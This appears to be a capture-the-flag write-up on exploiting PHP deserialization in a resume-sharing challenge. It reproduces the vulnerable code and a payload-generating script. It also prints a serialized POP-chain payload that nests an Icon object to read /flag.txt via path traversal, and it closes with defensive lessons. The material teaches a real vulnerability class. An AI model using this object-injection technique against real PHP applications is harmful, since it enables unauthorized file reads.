

Before we start, I won’t dive deeply into serialization in general. Instead, I recommend this comprehensive X thread, which links to everything you need to know about PHP deserialization vulnerabilities.
Link to the challenge if you want to give it a try.
Unnecessary rambling (skip if not interested)
Unlike yesterday—when I struggled to analyze the application’s state flow and understand how different pieces of code fit together to create developer assumptions I needed to challenge—I solved today’s challenge in less than an hour. This marks a success story I’m about to share now. :)
Challenge description

The challenge features a resume creation and sharing service. Essentially, you can send a POST request with your information and receive a base64-encoded serialized User object. For someone else to access your resume, you provide them with the generated base64 string, which they deserialize on their end:
if ($_SERVER['REQUEST_METHOD'] === 'POST') { if (!empty($_POST['serialized'])) { $decoded = base64_decode($_POST['serialized'], true); if ($decoded !== false) { $user = unserialize($decoded); } // echo var_dump($user); if ($user instanceof User) { $serialized = $_POST['serialized']; } else { $user = null; } } if ($user === null) { $user = new User($_POST); $serialized = base64_encode(serialize($user)); } $icon = new Icon($user->iconType);}The flag is located at /flag.txt, which indicates the need for a file inclusion sink found in the Icon class:
class Icon { public $path;
public function __construct(string $type) { $allowed = ['A', 'B', 'C']; if (!in_array($type, $allowed, true)) { throw new InvalidArgumentException('Unknown icon type.'); }
$this->path = "/public/{$type}.png"; }
public function render(): string { return '<img src="' . $this . '" alt="">'; }
public function __toString(): string { $contents = file_get_contents(__DIR__ . $this->path); if ($contents === false) { return ''; } return 'data:image/png;base64,' . base64_encode($contents); }}The class has a __toString() magic method that is invoked upon string casting. Essentially, this occurs whenever you run echo new Icon(...) or, in this particular case, call the render method.
Applying what we learned
Unlike yesterday, I took a step back and analyzed the developer’s assumptions about their codebase:
- We have a
pathproperty that is fed to__toString(). - That path is assumed to be safe due to constructor validation.
However, the developer overlooked that when deserializing a PHP object, only magic methods like __wakeup() and __destruct() are called. The constructor is never executed.
Additionally, PHP serialization follows the O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>} format. As you can see, properties are set directly without validation, enabling us to control the path variable.
Issues and difficulties
Unfortunately for us, the developer validates the type of the deserialized object:
if ($user instanceof User) { $serialized = $_POST['serialized'];} else { $user = null;}If our deserialized object isn’t an instance of User, it’s set to null, and a new User object is created instead. This means we can only instantiate User objects. :(
POP Chains
Looking back at the codebase, we notice something interesting about the User class:
class User { public $name; public $title; public $summary; public $skills; public $iconType;
public function __construct(array $data) { $this->name = $data['name'] ?? ''; $this->title = $data['title'] ?? ''; $this->summary = $data['summary'] ?? ''; $this->skills = $data['skills'] ?? ''; $this->iconType = $data['icon_type'] ?? 'A'; }}Among all the defined properties, none are strongly typed.
By strongly typed, I mean using declarations like
public string $name, for example.
This means we can assign any type to any property. Thanks to the abundance of string casting statements later in the code, these properties will be cast to strings, allowing us to nest our maliciously serialized Icon object inside
one of User’s properties!
<?phpfunction h($value): string{ return htmlspecialchars((string) $value, ENT_QUOTES, 'UTF-8');}?>
<?php else: ?> <header> <?= $icon->render() ?> <div> <h1><?= h($user->name) ?></h1> <p><strong><?= h($user->title) ?></strong></p> </div> </header> <p><?= nl2br(h($user->summary)) ?></p>
<h2>Skills</h2> <p><?= nl2br(h($user->skills)) ?></p>
<h2>Serialized</h2> <pre><?= h($serialized) ?></pre><?php endif; ?>Solution
I originally solved the challenge manually without using PHP’s serialize() function to generate the serialized payload, but I figured that was inefficient. Here is the PHP script instead:
<?phpclass User { public $name = ''; public $title = ''; public $summary = ''; public $skills; public $iconType = 'A'; // needed for checks
public function __construct() { $this->skills = new Icon(); }}
class Icon { public $path = "/../../../../flag.txt";}
$foo = new User();print base64_encode(serialize($foo));The generated payload (base64 decoded) is this:
O:4:"User":5:{s:4:"name";s:0:"";s:5:"title";s:0:"";s:7:"summary";s:0:"";s:6:"skills";O:4:"Icon":1:{s:4:"path";s:21:"/../../../../flag.txt";}s:8:"iconType";s:1:"A";}
And there we go, the flag is: Alpaca{po_popopopop_PoPoPo_PoP_chain}
Key Takeaways
- Constructors are Bypassed: During PHP deserialization via
unserialize(), the__construct()method is ignored. State is assigned directly, rendering any input validation or sanitization inside the constructor completely useless. - Direct Property Control: Serialized payloads dictate object properties directly. Because the developer assumed the
Iconpath was safe (due to the bypassable constructor logic), an attacker can easily manipulate the property inside the payload to traverse directories. - Weak Typing Enables POP Chains: The lack of strict type declarations in the
Userclass (e.g., leaving$skillsuntyped rather than enforcingpublic string $skills) allows an attacker to substitute an expected primitive string with an instantiatedIconobject. - Magic Method Sinks: Injecting an object into a property that the application expects to be a string eventually forces type-casting. When the code
echoes or concatenates that property, PHP automatically triggers the object’s__toString()magic method, which serves as the execution sink (in this case, arbitrary file read viafile_get_contents).
References
(Note: X/Twitter blocks automated scraping of individual status pages, so I retrieved the direct target URLs to Vickie Li’s PHP Deserialization series that the tweet references.)
- Exploiting PHP Deserialization — A deep dive into PHP object injection vulnerabilities and how
unserialize()works under the hood. - POP Chains in PHP — A walkthrough of Property Oriented Programming and how to chain code gadgets together.
- Diving into unserialize(): Phar Deserialization — An explanation of how to expand PHP object injection attacks via the
phar://wrapper.